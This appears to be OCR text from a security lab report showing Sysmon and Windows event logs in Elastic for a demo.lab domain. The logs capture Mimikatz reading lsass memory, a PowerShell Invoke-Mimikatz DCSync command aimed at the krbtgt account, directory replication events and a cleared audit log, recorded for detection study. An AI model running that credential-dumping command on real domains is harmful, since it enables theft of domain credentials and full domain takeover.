
Скриншоты Snort:










Скриншоты Sysmon:






Documents (2)
Field statistics
@timestamp
Summary
Apr 30, 2025 @ 18:08:23.000
host.hostname 10.0.0.15 process.command_line C:\Windows\Temp\mimika
t" process.executable C:\Windows\Temp\mimikatz.exe process.name mi
rocess_creation event.category Process Creation event.code 1 event.
Apr 30, 2025 @ 17:37:12.000
host.hostname 10.0.0.15 process.executable C:\Windows\Temp\mimikat
indows\SYSTEM32\ntdll.dll+a5594|C:\Windows\System32\KERNELBASE.dll
5 @ 17:37:12.000 event.action process_access event.category Proces
Document
2 of 2
Actions:
View single document
View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
target.process.executable
C:\Windows\System32\lsass.exe
target.process.name
lsass.exe
target.process.pid
752
user.domain
DEMO
user.name
administrator@demo.lab
winlog.event_data.CallTrace
C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\System32\KERNELBASE.dll+39faf|c:\windows\temp\mimikatz.exe+3d6f5
winlog.event_data.GrantedAccess
0x1FFFFF
Close



Documents (1)
Field statistics
@timestamp
Summary
May 1, 2025 @ 04:17:24.000
host.hostname 10.0.0.10 process.command_line powershell.exe -Comma
d 'lsadump::dcsync /domain:demo.lab /user:krbtgt'" @timestamp May
n event.category Process Creation event.code 1 event.provider Micr
Document
Actions:
View single document
View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
event.provider
Microsoft-Windows-Sysmon
host.hostname
10.0.0.10
host.ip
10.0.0.10
process.command_line
powershell.exe -Command "Import-Module .\Invoke-Mimikatz.ps1; Invoke-Mimikatz -Command 'lsadump::dcsync /domain:demo.lab /user:krbtgt'"
process.executable
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process.hash.md5
0906e49c252cde958db247fef205b1bb
process.hash.sha1
e978f868350d50ebe88342ab8b4357a4dc01753f
Close



Documents (1)
Field statistics
@timestamp
Summary
May 1, 2025 @ 04:17:24.000
host.hostname 10.0.0.10 process.command_line powershell.exe -Comma
d 'lsadump::dcsync /domain:demo.lab /user:krbtgt'" @timestamp May
n event.category Process Creation event.code 1 event.provider Micr
Document
Actions:
View single document
View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
Mimikatz.ps1; Invoke-Mimikatz -Command 'lsadump::dcsync /domain:demo.lab /user:krbtgt'"
process.executable
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process.hash.md5
0906e49c252cde958db247fef205b1bb
process.hash.sha1
e978f868350d50ebe88342ab8b4357a4dc01753f
process.hash.sha256
f307e73a3447b10444e67233700c1aa5ca8e3673dd2f292084bf485583caad6f
process.name
powershell.exe
process.parent.executable
C:\Windows\System32\cmd.exe
Close


Скриншоты Windows Security:






elastic
Find apps, content, and more.
Discover
Try ES|QL
Inspect
Alerts
Save
Data view
windows
event.code : 4662
Apr 29, 2025 @ 04:14:36.5...
May 2, 2025 @ 20:42:26.086
Search field names
Popular fields
event.action
Available fields
@timestamp
event.action
event.category
event.code
event.outcome
event.provider
host.hostname
Add a field
Auto interval
No breakdown
29th April 2025
30th
1st May 2025
2nd
Apr 29, 2025 @ 04:14:36.521 - May 2, 2025 @ 20:42:26.086 (interval: Auto - hour)
Documents (1)
Field statistics
Sort fields
@timestamp
Summary
May 1, 2025 @ 03:58:43.000
@timestamp May 1, 2025 @ 03:58:43.000 event.action directory-service-access event.category Dire…
Document
Actions:
View single document
View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
OperationType
winlog.event_data.Properties
{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
winlog.event_data.SubjectDomainName
DEMO
winlog.event_data.SubjectUserName
administrator@demo.lab
Close


elastic
Find apps, content, and more.
Discover
Try ES|QL
Inspect
Alerts
Save
Data view
windows
event.code : 4662
Apr 29, 2025 @ 04:14:36.5...
May 2, 2025 @ 20:42:26.086
Search field names
Popular fields
event.action
Available fields
@timestamp
event.action
event.category
event.code
event.outcome
event.provider
host.hostname
Add a field
Auto interval
No breakdown
29th April 2025
30th
1st May 2025
2nd
Apr 29, 2025 @ 04:14:36.521 - May 2, 2025 @ 20:42:26.086 (interval: Auto - hour)
Documents (1)
Field statistics
Sort fields
@timestamp
Summary
May 1, 2025 @ 03:58:43.000
@timestamp May 1, 2025 @ 03:58:43.000 event.action directory-service-access event.category Dire…
Document
Actions:
View single document
View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
winlog.event_data.ObjectName
DC=demo,DC=lab
winlog.event_data.ObjectType
DS-Replication-Get-Changes-All
winlog.event_data.OperationType
Object Access
winlog.event_data.Properties
{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
Close


Documents (1)
Field statistics
@timestamp
Summary
May 1, 2025 @ 18:59:55.000
@timestamp May 1, 2025 @ 18:59:55.000 event.action audit-log-clear
2 event.outcome success event.provider Microsoft-Windows-Eventlog
@demo.lab winlog.event_data.SubjectDomainName DEMO winlog.event_da
Document
Actions:
View single document
View surrounding documents
Table
JSON
Search field names or values
Selected only
Field
Value
event.outcome
success
event.provider
Microsoft-Windows-Eventlog
host.hostname
10.0.0.10
user.domain
DEMO
user.name
administrator@demo.lab
winlog.event_data.SubjectDomainName
DEMO
winlog.event_data.SubjectUserName
administrator@demo.lab
winlog.event_id
1,102
Close